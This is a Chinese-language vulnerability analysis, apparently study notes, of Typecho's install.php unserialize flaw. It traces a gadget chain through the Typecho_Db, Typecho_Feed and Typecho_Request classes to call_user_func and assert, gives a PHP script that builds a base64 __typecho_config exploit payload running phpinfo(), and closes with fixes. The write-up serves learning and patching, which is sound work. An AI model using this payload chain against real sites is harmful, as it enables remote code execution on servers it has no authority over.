1. Typecho反序列化漏洞导致前台getshell漏洞分析

- 1. 1 环境搭建
  - 1--- `http://127.0.0.1/typecho/build`

  - 2---报错，没有密码?

    - 2-1

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| ctf_1              |
| information_schema |
| maccms             |
| mysql              |
| performance_schema |
| pikachu            |
| sys                |
| zzcms              |
+--------------------+
8 rows in set (0.06 sec)

mysql> create database typecho;
Query OK, 1 row affected (0.10 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| ctf_1              |
| information_schema |
| maccms             |
| mysql              |
| performance_schema |
| pikachu            |
| sys                |
| typecho            |
| zzcms              |
+--------------------+
9 rows in set (0.00 sec)
```

- 参考链接
  - typecho安装时提示 对不起，无法连接数据库
- 3--安装成功


- 4

- 1.2 漏洞分析
  - 影响版本
    - v1.1 -15.5.12及以前的版本
    - 0.9 (13.12.12)---版本好像不得行

    - 1.0-14.10.10---成功
  - 漏洞概述
    - 该漏洞发生在install.php文件中，在参数__typecho_config中我们可以传入一些构造数据，使程序进行一系列操作，最后又call_user_func()函数或者array_map()实现任意代码执行。
    - 文件：isntall.php
      - 1

```php
<?php
$config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_config')));
$type = explode('_', $config['adapter']);
$type = array_pop($type);

try {
    $installDb = new Typecho_Db($config['adapter'], $config['prefix']);
    $installDb->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);

    /** 初始化数据库结构 */
    $scripts = file_get_contents ('./install/' . $type . '.sql');
    $scripts = str_replace('typecho_', $config['prefix'], $scripts);

    if (isset($config['charset'])) {
        $scripts = str_replace('%charset%', $config['charset'], $scripts);
    }
```

- 246 ,可控参数， `__typecho_config` ，值传给config
- 251, new, 实例化类的操作，思考，类中有么有可控的魔法函数，触发魔法函数，魔法函数中有么有危险函数。
- 进入Typecho_Db这个类
  - 1




  - 2---路径
    - var/Typecho/Db.php

      D:\download\phpstudy_pro\WWW\typecho\build\var\Typecho\Db.php
  - 3---查看魔法函数，以及危险函数
    - Typecho_Db类
    - __construct()函数


```php
    public function __construct($adapterName, $prefix = 'typecho_')
    {
        /** 获取适配器名称 */
        $this->_adapterName = $adapterName;

        /** 数据库适配器 */
        require_once 'Typecho/Db/Adapter/' . str_replace('_', '/', $adapterName) . '.php';
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;

        if (!call_user_func(array($adapterName, 'isAvailable'))) {
            throw new Typecho_Db_Exception("Adapter {$adapterName} is not available");
        }

        $this->_prefix = $prefix;

        /** 初始化内部变量 */
        $this->_pool = array();
        $this->_connectedPool = array();
        $this->_config = array();

        //实例化适配器对象
        $this->_adapter = new $adapterName();
    }
```

    - 无直接利用的危险函数，换个思路，触发另一个类，找到另一个类中的魔法函数
    - 127，有一个拼接的操作，字符串和变量拼接
    - 将adapterName变成类
    - adapterName对应config里面的adapter,如果我们用adapter来实例化一个类，PHP是弱类型的语言，把一个字符串和一个类拼接的时候，会强制把类转换成字符串，这个时候就会触发__toString方法。
  - 4---找一个类，并且该类中有toString函数

- 整个文件夹中关键字




- 找到10个匹配结果



- 文件
  - /var/Typecho/Feed.php
  - Typecho_Feed类
  - 发现__toString()函数
  - 未找到危险函数，可控的变量
  - 对代码进行分析
    - 1

    - 290， 取值操作
    - item 变量可控



    - `$item` 是 `$this->_items` 的foreach循环出来的，并且 `$this->_items` 是Typecho_Feed类的一个private属性。
    - 在这里如果可以将 `$item['author']` 定义为一个类，而该类中未定义screenName变量，当执行到290行的

`$item['author']->screenName`时，则会自动调用__get()

- 思想---取找一个类，有get魔法函数，有危险函数

- 5---找一个类，并且该类中有get函数
- `call_user_func($filter, $value);`---两个参数都是private，可控
  - 1

```
D:\download\phpstudy_pro\WWW\typecho\build\var\Typecho\Request.php:
163       * @return void
164       */
165:      public function __get($key)
166       {
167           return $this->get($key);

D:\download\phpstudy_pro\WWW\typecho\build\var\Typecho\Widget.php:
370       * @return mixed
371       */
372:      public function __get($name)
373       {
374           $method = '___' . $name;

D:\download\phpstudy_pro\WWW\typecho\build\var\Typecho\Widget\Helper\Layout.php:
325       * @return void
326       */
327:      public function __get($name)
328       {
329           return isset($this->_attributes[$name]) ? $this->_attributes[$name] : NUL

D:\download\phpstudy_pro\WWW\typecho\build\var\Widget\Themes\Edit.php:
116
117           if (!$this->configHandle($settings, false)) {
118:              if ($this->options->__get('theme:' . $theme)) {
119                   $this->update(array('value' => serialize($settings)),
120                   $this->db->sql()->where('name = ?', 'theme:' . $theme));

14 matches across 8 files
```

  - 文件
    - typecho\build\var\Typecho\Request.php
  - Typecho_Request类
  - __get()函数

```
165       public function __get($key)
166       {
167           return $this->get($key);
168       }
```

  - get()函数

```
193       public function get($key, $default = NULL)
194       {
195           $value = $default;
196
197           switch (true) {
198               case isset($this->_params[$key]):
199                   $value = $this->_params[$key];
200                   break;
201               case isset($_GET[$key]):
202                   $value = $_GET[$key];
203                   break;
204               case isset($_POST[$key]):
205                   $value = $_POST[$key];
206                   break;
207               case isset($_COOKIE[$key]):
208                   $value = $_COOKIE[$key];
209                   break;
210               default:
211                   $value = $default;
212                   break;
213           }
214
215           $value = is_array($value) || strlen($value) > 0 ? $value : $default;
216           return $this->_filter ? $this->_applyFilter($value) : $value;
217       }
```

    - 调用`__applyFilter($value)`
      - 进入函数

```php
    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter, $value) :
                call_user_func($filter, $value);
            }
        }

        $this->_filter = array();
        return $value;
    }
```

- 任意执行代码的函数
  - array_map()函数--函数和参数
    - 将函数作用到数组中的每个值上，每个值都乘以本身，并返回带有新值的数组：
      - 1---平方

还原到默认code

```php
<?php
function myfunction($v)
{
  return($v*$v);
}

$a=array(1,2,3,4,5);
print_r(array_map("myfunction",$a));
?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障，请使用这个点击这里

◉ 文本方式显示 ○ html方式显示

```
Array
(
  [0] => 1
  [1] => 4
  [2] => 9
  [3] => 16
  [4] => 25
)
```

  - call_user_func()函数--函数名，函数名对应的参数
    - 把第一个参数作为回调函数调用
      - 和版本有关系，php7.3.4不行，7.0.0版本可以，可以直接作为参数，但是作为变量传递不可以。
      - 1

还原到默认code


```php
<?php
function barber($type){
    echo "you wanted a $type haircut, no problem\n";
}
call_user_func('barber','mushroom');


?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障，请使用这个点击这里

◉ 文本方式显示 ○ html方式显示

```
you wanted a mushroom haircut, no problem
```

      - 2



- 3

- 看一下参数，`$filter和$value`
- 其中，`$filter`来自_filter变量，查看初始化
- private `$_filter`，可控

```
85          * @access private
86          * @var array
87          */
88         private $_filter = array();
```


- value值来自get()函数，119行
- `$value = $this->_params[$key];`

- 用户可控---private 变量就可控？通过__get()函数

```
21          * @access private
22          * @var array
23          */
24         private $_params = array();
```

- 整个过程分析
  - 数据的输入点为install.php文件中的参数`__typecho_config`，从外部读入我们构造的序列化数据，使程序会进入的类Typecho_Db类的`__construct()`函数，然后进入Typecho_Feed类的`__toString()`函数，再依次进入Typecho_Request类的`__get()`、get(),`_applyFilter()`函数，最后由`call_user_func()`或者array_map()函数实现任意代码执行。

- 1.3 漏洞利用
  - poc流程图
    - 1




- 编写脚本
  - 1

```php
<?php

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct(){
        $this->_params['screenName'] = 'phpinfo();';
        $this->_filter[0] = 'assert';
    }
}


class Typecho_Feed
{
    const RSS2 = 'RSS 2.0';

    private $_type;
    private $_items;

    public function __construct(){

        $this -> _type = $this::RSS2;
        $this ->_items[0] = array(
              'category'=> array(new Typecho_Request()),
              'author' => new Typecho_Request(),
        );
    }
}

$exp = array(
        'adapter' => new Typecho_Feed(),
        'prefix' => 'typecho_'
);

echo base64_encode(serialize($exp));
//__typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6Mjp7czoxOToiAFR5cGVjaG9fRmVlZABfdHlwZSI7czo3OiJSU1MgMi4wIjtzOjIwOiIAVHlwZWNob19GZWVkAF9pdGVtcyI7YToxOntpOjA7YToyOntzOjQ6ImNhdGVnb3J5IjthOjE6e2k6MDtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fXM6NDoiZGVzYyI7TzoxNToiVHlwZWNob19SZXF1ZXN0IjoyOntzOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9wYXJhbXMiO2E6MTp7czoxMzoiaHR0cF9yZWZlcmVyIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fXM6NDoiZGVzYyI7TzoxNToiVHlwZWNob19SZXF1ZXN0IjoyOntzOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9wYXJhbXMiO2E6MTp7czoxMzoiaHR0cF9yZWZlcmVyIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fQ==
?>
```


- 1.4 漏洞复现
  - 漏洞复现条件
    - 1

```php
//判断是否已经安装
if (!isset($_GET['finish']) && file_exists(__TYPECHO_ROOT_DIR__ . '/config.inc.php') && empty($_SESSION['typecho'])) {
    exit;
}

/**
 * 检测是否为应用引擎
 *
 * @access protected
 * @return void
 */
function _engine()
{
    return !empty($_SERVER['HTTP_APPNAME']) // SAE
        || !!getenv('HTTP_BAE_ENV_APPID')   // BAE
        || !!getenv('HTTP_BAE_LOGID')       // BAE 3.0
        || (isset($_SERVER['SERVER_SOFTWARE']) && strpos($_SERVER['SERVER_SOFTWARE'],'Google App Engine') !== false);
        // GAE
}
```


    - `$_GET['finish']`不为空，存在
    - referer需要是本站----试一下
  - 漏洞复现结果
    - 1---最后结果，和=无关系，会自动补全？



    - 2



- 3



- 加上分号，也没有错

```php
public function __construct(){
    $this->_params['screenName'] = 'phpinfo();';
    $this->_filter[0] = 'assert';
}
```

- 1.5 漏洞修复
  - 删除install.php文件
  - 升级到最新版本
    - 左漏洞右新版本

```php
$config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_config')));
$type = explode('_', $config['adapter']);
$type = array_pop($type);

try {
    $installDb = new Typecho_Db($config['adapter'], $config['prefix']);
    $installDb->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);

    /** 初始化数据库结构 */
    $scripts = file_get_contents ('./install/' . $type . '.sql');
    $scripts = str_replace('typecho_', $config['prefix'], $scripts);

    if (isset($config['charset'])) {
        $scripts = str_replace('%charset%', $config['charset'], $scripts);
    }
```

```php
$config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_config')));
$type = explode('_', $config['adapter']);
$type = array_pop($type);
$type = $type == 'Mysqli' ? 'Mysql' : $type;
$installDb = $db;

try {
    /** 初始化数据库结构 */
    $scripts = file_get_contents ('./install/' . $type . '.sql');
    $scripts = str_replace('typecho_', $config['prefix'], $scripts);

    if (isset($config['charset'])) {
        $scripts = str_replace('%charset%', $config['charset'], $scripts);
    }
```